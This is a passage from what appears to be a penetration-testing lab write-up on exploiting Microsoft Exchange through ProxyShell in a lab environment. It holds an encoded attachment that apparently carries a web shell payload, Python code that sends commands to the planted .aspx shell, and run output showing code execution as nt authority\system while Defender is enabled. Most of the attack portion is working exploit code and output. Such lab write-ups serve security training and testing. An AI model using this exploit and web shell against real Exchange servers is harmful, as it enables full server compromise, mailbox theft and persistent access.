              <t:IsInline>false</t:IsInline>
              <t:IsContactPhoto>false</t:IsContactPhoto>
              <t:Content>lanWaW4gqQPazTnF3P+WzQPNg/cUafcUljmG9wapFP+W1tqGpdqGljnS2nUU/5aWOfvZnpXWVIa3aRQ5zakG3/ep39r/gmFnVIa3aRSCOYb3BqkU/4LW2oal2oaC2Z5d9wZUFLfTBjm5qd/
aKSDTqQ2MyemeOTkUhqw56Z45OTk5OTmlqYY5XdbTOf85BtpmOQBUFLel2sCDA8faVBSMlmdUhrdpFLcG3/M7t83aZ6zWFNqNgwPH2lQUlskxnjk5OTk5OaWphjnW0/
eGVNq5qRT2Of85lnlusrJ2twYN02bWsrJnrNYU2o3Kl7KyVI0N89p12pYxnjk5OTk5OaWphjkN2tYUuakU9jn/OWfahqXahvOQqWm5qRT2jJbz+
4b3Bo3a89p12pbJMZ45OTk5OTld1tPzedNprDu3zdqM1tP3hlTauakU9ms5DdrWFLmpFPZrORSG99rJMZ45OSE5VKkUVPY5jNrJOemeOTk5OTk5zQPNg/cUafcU89LadRQ5/
zmWRIaG04Y5VNNprLcG3zldt83abjmWOUo52vON2tbWqd/aMZ45OTk5OTmG2hT3hgYxnjk5IZ6eOTmlqYY5VNONjakGDTn/Ob7aXPfa1hR+ltp12lQpVNMN2pYPMZ45ObddOYwFVNONjakGDTlFRTlU042NqQYNOf//
OZaWyTnpnjk5OTk5Oc0DzYP3FGn3FPPS2nUUOf85lpUDhtm5zdqp1toSaYbTpbcN2jmpOVTTjY2pBg05qdY5qTmG2lz32tYUOWmphqmN2hTahjnaddpUKVTTDdrzljGeOTk5OTk5htoU94YGMZ45OSGeOTmeOTkUhqw56Z45OTk5
OTmlqYY5ada3Of85BtpmOWes1hTajfPct6nfBtPWFLdU1vO5htNU2tbWZxSphhTFBl3TjMkxnjk5OTk5OWnWt/M7t83aPamN2jn/OWfahqXahvOQqWm5qRT2jJbz+
4b3Bo3a89p12pbJMZ45OTk5OTlp1rfzAIbf943aBhTWOf85lvtUOZY5SjlU042NqQYNMZ45OTk5OTlp1rfzvtoNt4baVBRnFKkGDamGDYP3FGn3FDn/ORSG99oxnjk5OTk5OWnWt/NG1tpn9trNzUR12lT3FNo5/
zldqc3W2jGeOTk5OTk5ada383mG2qkU2j3TdrcGDdNmOf85FIb32jGeOTk5OTk5njk5OTk5OaWphjlphtNU2tbWOf85BtpmOWes1hTajfPct6nfBtPWFLdU1vO5htNU2tbWjMkxnjk5OTk5OWmG01Ta1tbzZxSphhTFBl3TOf85a
da3MZ45OTk5OTlphtNU2tbW82cUqYYUjMkxnjk5OTk5OaWphjnT9xRp9xQ5/zlphtNU2tbW82cUqQYNqYYNg/
cUafcU877aqQ3S00QGDYzJMZ45OTk5OTlphtNU2tbW83aptxQ704ZEdbcUjMkxnjk5OTk5OZ45OTk5OTnNA82D9xRp9xTz0tp1FDn/OdP3FGn3FDGeOTkhOVSpFFT2OYzayTnpnjk5OTk5Oc0DzYP3FGn3FPPS2nUUOUr/
OZaVA4bZRIaG04ZuOZY5Sjna843a1tap39oxnjk5IZ4hnpX71lSGt2kU2Z4=</t:Content>
            </t:FileAttachment>
          </t:Attachments>
```

We change also the delimiter to catch `<span id="lblOutput">` at start and `</span>` at the end and also the command to run (as there is no longer eval).

```
    shell_url = f'{proxyshell.exchange_url}/aspnet_client/{proxyshell.rand_subj}.aspx'
    print(f'Shell URL: {shell_url}')
    for i in range(10):
        print(f'Testing shell {i}')
        r = requests.get(shell_url, verify=proxyshell.session.verify)
        if r.status_code == 200:
            #delimit = rand_string()
            delimit_start = '<span id="lblOutput">'
            delimit_end = '</span>'

            while True:
                cmd = input('Shell> ')
                if cmd.lower() in ['exit', 'quit']:
                    return

                exec_code = cmd # f'Response.Write("{delimit}" + new ActiveXObject("WScript.Shell").Exec("cmd.exe /c {cmd}").StdOut.ReadAll() + "{delimit}");'
                r = requests.get(
                    shell_url,
                    params={
                        'exec_code':exec_code
                    },
                    verify=proxyshell.session.verify
                )
                # output = r.content.split(delimit.encode())[1]
                output = r.content.split(delimit_start.encode())[1].split(delimit_end.encode())[0]
                print(output.decode())
```

We can now re-run the script and enjoy our shell as autority\system with defender enabled

```
 exegol-goad proxyshell-poc # python3 proxyshell_rce.py -u https://10.4.10.21 -e administrator@sevenkingdoms.local
LegacyDN: /o=sevenkingdoms/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=aeb2a3fa00b14e9585bf
SID: S-1-5-21-1902721912-2662264096-1058354576-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFhZG1pbmlzdHJhdG9yQHNldmVua2luZ2RvbXMubG9jYWxVLVMtMS01LTIxLTE5MDI3MjE5MTIt
01NDRFAAAAAA==
PS> dropshell
127.0.0.1 - - [03/Feb/2025 09:16:46] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:46] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:47] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:47] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:48] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:48] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Mailbox Import Export-Administrator-19
ERROR:

127.0.0.1 - - [03/Feb/2025 09:16:48] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [03/Feb/2025 09:16:49] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
sevenkingdoms.local/Users/Administrator\MailboxExport4
ERROR:

Shell URL: https://10.4.10.21/aspnet_client/tfhinihusnjqebbn.aspx
Testing shell 0
Testing shell 1
Shell> whoami
nt authority\system
```

Next time

Next time we will look the authenticated face of exchange:

- Retrieve the GAL (global Address List)
- Using ruler
- Priv exchange (not in the lab)
- Proxy relay (not in the lab)
- Proxy not shell
- And maybe more